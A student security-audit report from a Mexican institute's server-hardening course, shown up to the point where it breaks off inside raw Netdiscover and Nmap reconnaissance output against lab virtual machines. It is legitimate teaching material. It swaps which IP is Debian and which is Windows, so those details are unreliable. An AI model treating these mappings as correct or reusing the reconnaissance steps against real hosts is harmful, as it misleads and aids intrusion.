



INSTITUTO TECNOLÓGICO DE MORELIA

Ingeniería en Sistemas Computacionales

Hardening de Servidores

Práctica 4. Auditoria Cruzada

ALUMNO:

Rogelio Cristian Punzo Castro (21120245)

PROFESOR:

Juan Jesús Ruiz Lagunas

MORELIA, MICHOACÁN

(Diciembre 2024)

Security Assessment Findings Report

Confidential

Project: HS-2024
Version 4.0

Date: December 06th, 2024

CONFIDENTIAL

Copyright © TCNM Security (l21120245@morelia.tecnm.mx)

Page 2 of 44

Table of Contents

Table of Contents	3
Confidentiality Statement.....	4
Disclaimer.....	4
Contact Information.....	4
Antecedentes.....	5
Sistemas Operativos.....	5
Gestor de Contenido.....	5
Tipos de pruebas	5
Prueba Interna (Internal Test).....	5
Prueba Externa (External Test)	6
Assessment Overview.....	6
Metodología Utilizada	6
Scope.....	8
Relatoria de la auditoria	8
SMB sin firma habilitada	24
Exposición de directorios sensibles	25
Enumeración de usuarios en SMB.....	26
Ausencia de autenticación en WordPress XML-RPC.....	27
Falta de restricciones en Apache/Nginx.....	29
Ausencia de TLS en servicios críticos	29
Puertos abiertos innecesarios.....	30
Sesión SMB anónima permitida.....	31
Configuración de políticas débiles en usuarios	33
SQL Injection.....	34
Server-Side Template Injection (SSTI).....	34
Absencia de Anti-CSRF Tokens.....	35
Directory Browsing	36
Falta de encabezado Content Security Policy (CSP)	37
Falta de encabezado Anti-clickjacking.....	38
Executive Summary	39
Informe de Hallazgos.....	40
No-Conformidades:.....	40
Acciones Correctivas (RACs):	41
Acciones Preventivas (RAPs):.....	42
Conclusiones	43
Referencias:.....	44

Confidentiality Statement

Este documento es propiedad exclusiva del Instituto Tecnológico Nacional de Morelia. Contiene información confidencial y está protegido por derechos de propiedad. Cualquier duplicación, redistribución o uso, total o parcial, en cualquier forma, requiere el consentimiento expreso del Instituto Tecnológico de Morelia.

Se tiene la facultad de compartir este documento con auditores bajo acuerdos de confidencialidad, con el propósito de demostrar el cumplimiento de los requisitos relacionados con las pruebas de penetración.

Disclaimer

Las conclusiones y recomendaciones derivadas de esta evaluación reflejan únicamente la información recopilada durante el periodo de análisis, sin tener en cuenta los cambios o modificaciones que puedan haberse realizado posteriormente.

Dado que los compromisos de tiempo son limitados, no es posible realizar una evaluación exhaustiva de todos los controles de seguridad. Por ello se ha priorizado la evaluación para identificar los controles de seguridad más vulnerables que podrían ser explotados por un atacante.

Se recomienda que se realicen evaluaciones similares de manera anual, ya sea por evaluadores internos o externos, para asegurar la efectividad continua de los controles de seguridad implementados.

Contact Information

Name	Title	Contact Information
Company		
Edgar Tapia Martinez	Global Information Security Manager	No. Control: 21120262 Email: I21120262@morelia.tecnm.mx
TCNM Security		
Rogelio Cristian Punzo Castro	Lead Penetration Tester	No. Control: 21120245 Email: I21120245@morelia.tecnm.mx

Antecedentes

Sistemas Operativos

En esta auditoría de seguridad, se trabajó con tres sistemas operativos principales, configurados en un entorno controlado con las siguientes características:

Debian 10.13

Dirección IP: 192.168.138.134

Este sistema operativo es una distribución de Linux ampliamente utilizada en servidores gracias a su estabilidad y robustez. Se evaluaron aspectos relacionados con su configuración básica de seguridad y servicios activos.

Windows Server 2019

Dirección IP: 192.168.138.141

Un sistema operativo de Microsoft diseñado para entornos empresariales que provee funcionalidades avanzadas de administración de redes, dominios y servicios. Las pruebas incluyeron análisis de políticas de seguridad, cuentas de usuarios y servicios expuestos.

Kali Linux

Dirección IP: 192.168.138.147

Una distribución basada en Debian, orientada a tareas de pruebas de penetración y auditorías de seguridad. Este sistema se utilizó tanto como objetivo como herramienta para ejecutar pruebas específicas.

Gestor de Contenido

Se incluyó la evaluación de un gestor de contenido basado en la siguiente configuración:

WordPress: Una plataforma popular para la gestión de contenidos web, instalada sobre un servidor Apache. Se evaluaron configuraciones de seguridad relacionadas con la aplicación y los módulos adicionales instalados.

Apache: El servidor web en el que se aloja WordPress, ampliamente utilizado por su versatilidad y compatibilidad. Se analizaron configuraciones del servidor y posibles puntos débiles, como permisos de archivos y exposición de módulos.

Tipos de pruebas

Prueba Interna (Internal Test)

Esta prueba simuló el comportamiento de un atacante que ya tiene acceso a la red interna. Un ingeniero especializado realizó:

- Escaneo de la red para identificar servicios, puertos y vulnerabilidades presentes en los hosts internos.
- Intentos de movimiento lateral dentro de la red para comprometer otros sistemas conectados.

- Explotación de vulnerabilidades con el objetivo de comprometer cuentas de usuario (incluyendo cuentas administrativas) y filtrar información sensible.

Herramientas utilizadas:

- **Rkhunter:** Herramienta para detectar rootkits, puertas traseras y exploits locales en sistemas Linux.

Prueba Externa (External Test)

Se simuló el comportamiento de un atacante externo que intenta obtener acceso a la red sin conocimientos ni recursos internos. Durante esta prueba, se llevaron a cabo las siguientes actividades:

- Recopilación de información mediante técnicas de **OSINT** (Open-Source Intelligence), como búsqueda de contraseñas filtradas, datos sobre empleados y análisis de dominios expuestos.
- Escaneo de infraestructura expuesta a Internet para identificar vulnerabilidades potenciales.
- Ejecución de ataques de enumeración y explotación de algunos servicios vulnerables.

Herramientas utilizadas:

- **Nmap:** Escáner de red utilizado para descubrir puertos abiertos y servicios en ejecución.
- **Metasploit:** Framework para pruebas de penetración y explotación de vulnerabilidades.
- **Dirb:** Herramienta para la enumeración de directorios y archivos ocultos en servidores web.
- **Wafw00f:** Detector de cortafuegos de aplicaciones web (WAF).
- **Sslscan:** Herramienta para verificar configuraciones de seguridad SSL/TLS.
- **Enum4linux:** Herramienta de enumeración de información en sistemas basados en Windows.
- **Amass:** Herramienta para la recopilación de subdominios mediante OSINT.

Assessment Overview

El 04 de diciembre de 2024 se llevo a cabo una evaluación de la postura de seguridad de la infraestructura de Edgar Tapia Martínez que incluyó varias pruebas y análisis.

Metodología Utilizada

La metodología empleada para realizar la auditoría de seguridad se estructuró en varias fases con el objetivo de garantizar un análisis exhaustivo de los sistemas y servicios. A continuación, se detallan las etapas principales:

1. Definición de Alcance

En esta etapa inicial, se identificaron los sistemas y componentes sujetos a auditoría para delimitar el trabajo y enfocar los esfuerzos en los elementos clave de la infraestructura. Los sistemas incluidos en la evaluación fueron:

- **Debian 10.13:** Sistema operativo de tipo servidor, configurado como un entorno Linux principal.
- **Windows Server 2019:** Plataforma empresarial utilizada para la administración de redes y servicios críticos.

2. Recopilación de Información

Se realizó una inspección inicial de los sistemas para identificar configuraciones activas, servicios en ejecución y puertos abiertos, proporcionando una visión general del panorama de seguridad. A continuación, se detallan los resultados más relevantes:

Sistema Debian 10.13:

Puertos y servicios detectados:

- **80/tcp:** Servidor HTTP.
- **135/tcp:** Microsoft RPC.
- **139/tcp:** NetBIOS Session Service.
- **445/tcp:** Compartición de archivos mediante SMB (Microsoft-DS).
- **3306/tcp:** Servicio MySQL.
- **3389/tcp:** Protocolo RDP (Remote Desktop Protocol).
- **5357/tcp:** WSDAPI (Web Services for Devices API).
- **5985/tcp:** WinRM (Windows Remote Management).
- **49676/tcp:** Servicio desconocido.

Sistema Windows Server 2019:

Puertos y servicios detectados:

- **22/tcp:** Servicio SSH (Secure Shell).
- **80/tcp:** Servidor HTTP.
- **139/tcp:** NetBIOS Session Service.
- **445/tcp:** Compartición de archivos mediante SMB (Microsoft-DS).

3. Ejecución de Pruebas

Para evaluar la seguridad de los sistemas, se emplearon herramientas y scripts especializados que permitieron identificar posibles vulnerabilidades y puntos de mejora. Las principales actividades incluyeron:

- Escaneo de red y detección de dispositivos activos.
- Identificación de puertos abiertos y servicios en ejecución.
- Verificación de configuraciones y exposiciones potenciales.

Herramientas utilizadas:

- **Netdiscover:** Herramienta para el reconocimiento de dispositivos en redes locales.
- **Nmap:** Utilizada para la detección de puertos abiertos y servicios activos, además de la identificación de configuraciones específicas.

Esta metodología asegura un enfoque estructurado y sistemático para identificar y analizar vulnerabilidades, estableciendo una base sólida para la posterior implementación de acciones correctivas y preventivas.

Índices de gravedad de los hallazgos

La siguiente tabla define los niveles de gravedad y los rangos correspondientes de puntuación CVSS v3 que se utilizan en este documento para evaluar el impacto de las vulnerabilidades y los riesgos asociados.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	La vulnerabilidad es muy fácil de explotar y, por lo general, compromete todo el sistema. Es fundamental aplicar un parche de inmediato.
High	7.0-8.9	La vulnerabilidad es más difícil de explotar, pero puede otorgar privilegios elevados, causar pérdida de datos o tiempo de inactividad. Se recomienda aplicar un parche lo antes posible.
Moderate	4.0-6.9	Existen vulnerabilidades, pero requieren pasos adicionales para ser explotadas, como la ingeniería social. Se recomienda desarrollar un plan de acción y aplicar parches después de resolver los problemas de alta prioridad.
Low	0.1-3.9	Las vulnerabilidades no son fácilmente explotables, pero podrían reducir la capacidad de defensa de una organización. Se recomienda incluirlas en el próximo ciclo de mantenimiento.
Informational	N/A	No existe una vulnerabilidad. Esta categoría se utiliza para proporcionar información adicional sobre elementos observados durante las pruebas, controles de seguridad sólidos y documentación complementaria.

- Common Vulnerability Scoring System versión 3 (CVSS v3). Es un sistema estándar para evaluar la gravedad de las vulnerabilidades.

Scope

Assessment	Details
Test	192.168.138.134 192.168.138.141

Relatoria de la auditoria

Durante la auditoría de seguridad, se llevaron a cabo diversas pruebas utilizando herramientas especializadas en los sistemas operativos Windows Server 2019 y Debian 10.13. Las actividades realizadas se describen a continuación:

1. Reconocimiento y Escaneo Inicial

Se utilizaron herramientas como Netdiscover y Nmap para identificar los servicios activos y los puertos abiertos en los sistemas auditados:

- **Windows Server 2019:** Puertos abiertos detectados: 22 (SSH), 80 (HTTP), 139 (NetBIOS-SSN), 445 (Microsoft-DS).
- **Debian 10.13:** Puertos abiertos detectados: 80 (HTTP), 135 (MSRPC), 139 (NetBIOS-SSN), 445 (Microsoft-DS), 3306 (MySQL), 3389 (MS-WBT-SERVER), 5357 (WSDAPI), 5985 (WSMAN), 49676 (Unknown).

Netdiscover:

```
Currently scanning: 172.16.85.0/16 | Screen View: Unique Hosts
60 Captured ARP Req/Rep packets, from 5 hosts. Total size: 3600
-----
IP      At MAC Address #1 Count Len  MAC Vendor / Hostname
-----
192.168.138.2  00:50:56:f4:b1:0f 8    480  VMware, Inc.
192.168.138.141 00:0c:29:f4:61:5d 4    240  VMware, Inc.
192.168.138.134 00:0c:29:6c:7a:fb 4    240  VMware, Inc.
192.168.138.1  00:50:56:c0:00:08 42   2520 VMware, Inc.
192.168.138.254 00:50:56:f7:fc:84 4    120  VMware, Inc.
```

Nmap en Debian:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 15:24 EST
NSE: Loaded 347 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:24
NSE: [shodan-api] Error: Please specify your ShodanAPI key with the shodan-api.apikey argument
NSE: [url-snarf] no network interface was supplied, aborting ...
NSE: [mtrace] A source IP must be provided through fromip argument.
NSE: [broadcast-sonicwall-discover] No network interface was supplied, aborting.
NSE: [broadcast-ataoe-discover] No interface supplied, use -e
NSE: [targets-xml] Need to supply a file name with the targets-xml.ix argument
NSE Timing: About 98.94% done; ETC: 15:24 (0:00:00 remaining)
Completed NSE at 15:25, 40.08s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:25
Completed NSE at 15:25, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:25
Completed NSE at 15:25, 0.00s elapsed
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|     Interface: eth0
|     IP Offered: 192.168.138.135
|     DHCP Message Type: DHCPOFFER
|     Server Identifier: 192.168.138.254
|     IP Address Lease Time: 30m00s
|     Subnet Mask: 255.255.255.0
|     Router: 192.168.138.2
|     Domain Name Server: 192.168.138.2
|     Domain Name: localdomain
|     Broadcast Address: 192.168.138.255
|     NetBIOS Name Server: 192.168.138.2
|     Renewal Time Value: 15m00s
|     Rebinding Time Value: 26m15s
|_ broadcast-wsdd-discover:
|   Devices
|     239.255.255.250
|       Message id: 801ed7be-33f6-440b-adf6-067ffab82406
|       Address: http://192.168.138.134:5357/5e3b61ad-c2fe-46d3-ac9f-1f3560c787f4/
|       Type: Device pub:Computer
|_ broadcast-igmp-discovery:
|   192.168.138.1
|     Interface: eth0
|     Version: 2
|     Group: 224.0.0.252
|     Description: Link-local Multicast Name Resolution (rfc4795)
|   192.168.138.134
|     Interface: eth0
|     Version: 2
|     Group: 224.0.0.251
|     Description: mDNS (rfc6762)
|   192.168.138.1
|     Interface: eth0
|     Version: 2
|     Group: 239.255.255.250
|     Description: Organization-Local Scope (rfc2365)
|_ Use the newtargets script-arg to add the results as targets
|_ eap-info: please specify an interface with -e
| broadcast-dns-service-discovery:
```

```

_ Use the newtargets script-arg to add the results as targets
_ leap-info: please specify an interface with -e
broadcast-dns-service-discovery:
  224.0.0.251
  445/tcp smb
  Address=192.168.138.141 fe80::20c:29ff:fef4:615d
  Device Information
  model=MacSamba
  Address=192.168.138.141 fe80::20c:29ff:fef4:615d
targets-asn:
_ targets-asn.asn is a mandatory parameter
_ http-robtx-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtx.com/api/
ltd-discovery:
  192.168.138.134
  Hostname: WIN-EGG5TF1PFKT
  Mac: 00:0c:29:6c:7a:fb (VMware)
  IPv6: fe80::1841:503a:5469:c552
_ Use the newtargets script-arg to add the results as targets
_ hostmap-robtx: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtx.com/api/
broadcast-ping:
  IP: 192.168.138.2 MAC: 00:50:56:f4:b1:0f
_ Use --script-args=newtargets to add the results as targets
broadcast-netbios-master-browser:
_ip server domain
broadcast-listener:
  ether
    ARP Request
    sender ip      sender mac      target ip
    192.168.138.2  00:50:56:f4:b1:0f  192.168.138.150
    192.168.138.141 00:0c:29:f4:61:5d  192.168.138.2
    192.168.138.134 00:0c:29:6c:7a:fb  192.168.138.2
  udp
    Browser
    ip      src dst
    192.168.138.1
    DHCP
    srv ip      cli ip      mask      gw      dns      vendor
    192.168.138.254 192.168.138.150 255.255.255.0 192.168.138.2 192.168.138.2 -
    192.168.138.254 192.168.138.135 255.255.255.0 192.168.138.2 192.168.138.2 -
    Netbios
    Query
    ip      query
    192.168.138.134
Initiating ARP Ping Scan at 15:25
Scanning 192.168.138.141 [1 port]
Completed ARP Ping Scan at 15:25, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:25
Scanning 192.168.138.141 [65535 ports]
Discovered open port 22/tcp on 192.168.138.141
Discovered open port 139/tcp on 192.168.138.141
Discovered open port 445/tcp on 192.168.138.141
Discovered open port 80/tcp on 192.168.138.141
Completed SYN Stealth Scan at 15:25, 26.35s elapsed (65535 total ports)
NSE: Script scanning 192.168.138.141.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:25

```

```
Host is up, received arp-response (0.00054s latency).
Scanned at 2024-12-04 15:25:04 EST for 371s
Not shown: 65531 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 64
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http         syn-ack ttl 64
|_ http-grep:
|_ (1) http://192.168.138.141:80/manual:
|_ (1) ip:
|_ + 192.168.138.141
|_ http-title: Apache2 Debian Default Page: It works
|_ http-mobileversion-checker: No mobile version detected.
|_ http-fetch: Please enter the complete path of the directory to save data in.
|_ http-referer-checker: Couldn't find any cross-domain scripts.
|_ http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_ http-comments-displayer:
|_ Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.138.141

Path: http://192.168.138.141:80/
Line number: 196
Comment:
<!--      <div class="table_of_contents floating_element">
          <div class="section_header section_header_grey">
            TABLE OF CONTENTS
          </div>
          <div class="table_of_contents_item floating_element">
            <a href="#about">About</a>
          </div>
          <div class="table_of_contents_item floating_element">
            <a href="#changes">Changes</a>
          </div>
          <div class="table_of_contents_item floating_element">
            <a href="#scope">Scope</a>
          </div>
          <div class="table_of_contents_item floating_element">
            <a href="#files">Config files</a>
          </div>
        </div>
-->
http-php-version: Logo query returned unknown hash e2620d4a5a0f8d80dd4b16de59af981f
Credits query returned unknown hash e2620d4a5a0f8d80dd4b16de59af981f
http-useragent-tester:
Status for browser useragent: 200
Allowed User Agents:
Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
libwww
lwp-trivial
libcurl-agent/1.0
PHP/
Python-urllib/2.5
GT::WWW
Snoopy
MFC_Tear_Sample
HTTP::Lite
PHPCrawl
```

```
|_ Multi-credit operations
|_ clock-skew: mean: -15m01s, deviation: 29m59s, median: -2s
|_ smb-mbenum: ERROR: Script execution failed (use -d to debug)
|_ msrpc-enum: NT_STATUS_OBJECT_NAME_NOT_FOUND
|_ dns-blacklist:
|   ATTACK
|     all.bl.blocklist.de - FAIL
|   SPAM
|     all.spamrats.com - FAIL
|_ smb2-time:
|   date: 2024-12-04T20:26:00
|   start_date: N/A
|_ nbstat: NetBIOS name: DEBIAN-10, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ Names:
|   DEBIAN-10<00>      Flags: <unique><active>
|   DEBIAN-10<03>      Flags: <unique><active>
|   DEBIAN-10<20>      Flags: <unique><active>
|   \x01\x02_MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>      Flags: <group><active>
|   WORKGROUP<1d>      Flags: <unique><active>
|   WORKGROUP<1e>      Flags: <group><active>
|_ Statistics:
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_ p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 40143/tcp): CLEAN (Timeout)
|   Check 2 (port 24639/tcp): CLEAN (Timeout)
|   Check 3 (port 30509/udp): CLEAN (Timeout)
|   Check 4 (port 31756/udp): CLEAN (Timeout)
|   0/4 checks are positive: Host is CLEAN or ports are blocked
|_ unusual-port:
|_ WARNING: this script depends on Nmap's service/version detection (-sV)
|_ ipidseq: Unknown
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: debian-10
|   NetBIOS computer name: DEBIAN-10\x00
|   Domain name: \x00
|   FQDN: debian-10
|   System time: 2024-12-04T21:26:00+01:00
|_ smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2:0:2
|     2:1:0
|     3:0:0
|     3:0:2
|     3:1:1
|_ fcrdns: FAIL (No PTR record)
|_ smb2-security-mode:
```


Nmap Windows:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 14:50 EST
NSE: Loaded 347 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:50
NSE: [targets-xml] Need to supply a file name with the targets-xml.ix argument
NSE: [url-snarf] no network interface was supplied, aborting ...
NSE: [shodan-api] Error: Please specify your ShodanAPI key with the shodan-api.apikey argument
NSE: [mtrace] A source IP must be provided through fromip argument.
NSE: [broadcast-ataoe-discover] No interface supplied, use -e
NSE: [broadcast-sonicwall-discover] No network interface was supplied, aborting.
NSE Timing: About 99.25% done; ETC: 14:50 (0:00:00 remaining)
Completed NSE at 14:50, 40.06s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:50
Completed NSE at 14:50, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:50
Completed NSE at 14:50, 0.00s elapsed
Pre-scan script results:
| broadcast-listener:
|   ether
|   | ARP Request
|   | sender ip      sender mac      target ip
|   | 192.168.138.2  00:50:56:f4:b1:0f  192.168.138.150
|   | 192.168.138.1  00:50:56:c0:00:08  192.168.138.2
|   | 192.168.138.134 00:0c:29:6c:7a:fb  192.168.138.2
|   |
|   | udp
|   | LLMNR
|   | ip            query
|   | fe80::c485:a177:5632:e0c6 wpad
|   | 192.168.138.1 wpad
|   |
|   | DHCP
|   | srv ip      cli ip      mask      gw      dns      vendor
|   | 192.168.138.254 192.168.138.150 255.255.255.0 192.168.138.2 192.168.138.2 -
|   |
|   | Netbios
|   | Query
|   | ip      query
|   | 192.168.138.134
|   |
| _ broadcast-ping:
|   IP: 192.168.138.2 MAC: 00:50:56:f4:b1:0f
| _ Use --script-args=newtargets to add the results as targets
| _ broadcast-dhcp-discover:
|   Response 1 of 1:
|   | Interface: eth0
|   | IP Offered: 192.168.138.135
|   | DHCP Message Type: DHCPOFFER
|   | Server Identifier: 192.168.138.254
|   | IP Address Lease Time: 30m00s
|   | Subnet Mask: 255.255.255.0
|   | Router: 192.168.138.2
|   | Domain Name Server: 192.168.138.2
|   | Domain Name: localdomain
|   | Broadcast Address: 192.168.138.255
|   | NetBIOS Name Server: 192.168.138.2
|   | Renewal Time Value: 15m00s
|   | Rebinding Time Value: 26m15s
| _ eap-info: please specify an interface with -e
| _ targets-asn:
|   targets-asn.asn is a mandatory parameter
| _ broadcast-netbios-master-browser:
```

```
192.168.138.134
  Hostname: WIN-EGG5TF1PFKT
  Mac: 00:0c:29:6c:7a:fb (VMware)
  IPv6: fe80::1841:503a:5469:c552
- Use the newtargets script-arg to add the results as targets
broadcast-wsdd-discover:
  Devices
    239.255.255.250
    Message id: 877ac8fe-e95b-4da3-bd20-24fd82a701a6
    Address: http://192.168.138.134:5357/5e3b61ad-c2fe-46d3-ac9f-1f3560c787f4/
    Type: Device pub:Computer
broadcast-dns-service-discovery:
  224.0.0.251
  445/tcp smb
  Address=192.168.138.141 fe80::20c:29ff:fef4:615d
  Device Information
  model=MacSamba
  Address=192.168.138.141 fe80::20c:29ff:fef4:615d
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
Initiating ARP Ping Scan at 14:50
Scanning 192.168.138.134 [1 port]
Completed ARP Ping Scan at 14:50, 0.02s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:50
Scanning 192.168.138.134 [65535 ports]
Discovered open port 135/tcp on 192.168.138.134
Discovered open port 445/tcp on 192.168.138.134
Discovered open port 3389/tcp on 192.168.138.134
Discovered open port 80/tcp on 192.168.138.134
Discovered open port 3306/tcp on 192.168.138.134
Discovered open port 139/tcp on 192.168.138.134
Discovered open port 5357/tcp on 192.168.138.134
Discovered open port 49676/tcp on 192.168.138.134
Discovered open port 5985/tcp on 192.168.138.134
Completed SYN Stealth Scan at 14:51, 26.38s elapsed (65535 total ports)
Initiating OS detection (try #1) against 192.168.138.134
Retrying OS detection (try #2) against 192.168.138.134
NSE: Script scanning 192.168.138.134.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:51
NSE Timing: About 89.81% done; ETC: 14:51 (0:00:04 remaining)
NSE Timing: About 96.59% done; ETC: 14:52 (0:00:02 remaining)
NSE Timing: About 99.82% done; ETC: 14:52 (0:00:00 remaining)
NSE Timing: About 99.87% done; ETC: 14:53 (0:00:00 remaining)
NSE Timing: About 99.87% done; ETC: 14:53 (0:00:00 remaining)
Completed NSE at 14:53, 156.45s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:53
Completed NSE at 14:53, 5.16s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:53
Completed NSE at 14:53, 0.01s elapsed
Nmap scan report for 192.168.138.134
Host is up, received arp-response (0.00083s latency).
Scanned at 2024-12-04 14:50:47 EST for 192s
Not shown: 65526 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
80/tcp    open  http          syn-ack ttl 128
|_http-malware-host: Host appears to be clean
|_http-mobileversion-checker: No mobile version detected.
```

```
Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
libwww
lwp-trivial
libcurl-agent/1.0
PHP/
Python-urllib/2.5
GT::WWW
Snoopy
MFC_Tear_Sample
HTTP::Lite
PHPCrawl
URI::Fetch
Zend_Http_Client
http_client
PECL::HTTP
Wget/1.13.4 (linux-gnu)
WWW-Mechanize/1.34
|_http-comments-displayer: Couldn't find any comments.
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
|_http-referer-checker: Couldn't find any cross-domain scripts.
|_http-security-headers:
  Cache-Control:
    Header: Cache-Control: no-cache
  Pragma:
    Header: Pragma: no-cache
  Expires:
    Header: Expires: Wed, 04 Dec 2024 19:52:25 GMT
|_http-title: WebKnight Application Firewall Alert
|_http-methods:
  Supported Methods: GET HEAD POST OPTIONS
|_http-headers:
  Server: WWW Server/1.1
  Date: Wed, 04 Dec 2024 19:52:27 GMT
  Content-Type: text/html; charset=windows-1252
  Content-Length: 1160
  Pragma: no-cache
  Cache-control: no-cache
  Expires: Wed, 04 Dec 2024 19:52:27 GMT
|_ (Request type: GET)
|_http-fetch: Please enter the complete path of the directory to save data in.
135/tcp open msrpc syn-ack ttl 128
139/tcp open netbios-ssn syn-ack ttl 128
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
445/tcp open microsoft-ds syn-ack ttl 128
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
3306/tcp open mysql syn-ack ttl 128
|_mysql-info:
|_ MySQL Error: Host '192.168.138.147' is not allowed to connect to this MariaDB server
|_banner: J\x00\x00\x00\xffj\x04Host '192.168.138.147' is not allowed to
|_connect to this MariaDB server
3389/tcp open ms-wbt-server syn-ack ttl 128
|_rdp-ntlm-info:
  Target_Name: WIN-EGG5TF1PFKT
  NetBIOS_Domain_Name: WIN-EGG5TF1PFKT
  NetBIOS_Computer_Name: WIN-EGG5TF1PFKT
  DNS_Domain_Name: WIN-EGG5TF1PFKT
  DNS_Computer_Name: WIN-EGG5TF1PFKT
  Product_Version: 10.0.17763
  System_Time: 2024-12-04T19:51:47+00:00
|_ssl-cert: Subject: commonName=WIN-EGG5TF1PFKT
```



```
| DNS_Computer_Name: WIN-EGG5TF1PFKT
| Product_Version: 10.0.17763
| System_Time: 2024-12-04T19:51:47+00:00
| ssl-cert: Subject: commonName=WIN-EGG5TF1PFKT
| Issuer: commonName=WIN-EGG5TF1PFKT
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-09-27T21:28:47
| Not valid after: 2025-03-29T21:28:47
| MD5: eea1:1f64:ab71:f7e2:bbd1:abfd:12c6:4d86
| SHA-1: 8ceb:84d2:384e:4c68:3723:2795:f4d8:4e88:e51d:2653
| -----BEGIN CERTIFICATE-----
| MIIC4jCCAcqgAwIBAgIQcVAuM1woY5pAVV5qPef2mTANBgkqhkiG9w0BAQsFADAa
| MRgwFgYDVQQDEw9XSU4tRUdHNVRGMVBGS1QwHhcNMjQwOTI3MjEyODQ3WhcNMjUw
| MzI5MjEyODQ3WjAaMRgwFgYDVQQDEw9XSU4tRUdHNVRGMVBGS1QwggEiMA0GCSqG
| SIb3DQEBAQUAA4IBDwAwggEKAoIBAQAQDhYn5h0+ys5adR0/JuEJAB6izBQePQH1f6
| Ks2Bme23DionQQHcyBdyfp6e/0hCd8yg59RAPHhv2dGGTrSTcNAYhyQHftS+c2GB
| b6xmvCD+fz8gbe06TnSC9XD2qEHDP4P/OZd0bqqCuQBmu0Coa5vfCtUYM8qTkMul
| D3kUWRNQF9ePccjItNlvG4yXXXQPHA8tMMRTjBzZ4BYIQvLTeXb/xfblgS6RaMvm
| JB0060zR6gJTSM9CuVdonFFPS5K9v5i2EVLyG2i0NqwJvw7EUe8On0pPkefOnkWq
| IQP3OuFsbu2NowM0mNdYAO6Q/rDs2MMQXtPTWQ+ozGvmWYTmd0cJAgMBAAGjJDAi
| MBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQsF
| AAOCAQEAhy623GarQi8yM+3IBL/jVWLLU9ePVFM5M6Rp9PoIoPHKZ9FlnvQTBwJJ
| e+wISD4TezhQriGxHXt0ofatZ14dhlJylhz8RzylXlq7SehbHSYZKfokodMR07K
| k995iSgsznLnHc56iSQSxmDa71A90D6JbPhA47UtR6M2cfupEmYLZbUSLVdXyfyfz
| Qqh02mgpL8p9JITelrXeUput3xyV+0qtJZoXZH6wQaVDhQBkRxGBv7KaWZgcbDR+
| YXTW0BSJwNL6plaPnyV2csOUbiqd05C2I/TwOR05gaBzywdJ/a//4UYE4e7z7FjT
| HjadPhrvXMNJoJaj8wzbUw97R0uF3Q=
| -----END CERTIFICATE-----
| _ssl-date: 2024-12-04T19:51:47+00:00; -1s from scanner time.
| rdp-enum-encryption:
|   Security layer
|   CredSSP (NLA): SUCCESS
|   CredSSP with Early User Auth: SUCCESS
|   RDSTLS: SUCCESS
|   SSL: SUCCESS
| _ RDP Protocol Version: RDP 10.6 server
5357/tcp open wsddapi syn-ack ttl 128
5985/tcp open wsman syn-ack ttl 128
49676/tcp open unknown syn-ack ttl 128
MAC Address: 00:0C:29:6C:7A:FB (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (97%)
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Microsoft Windows Server 2019 (97%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
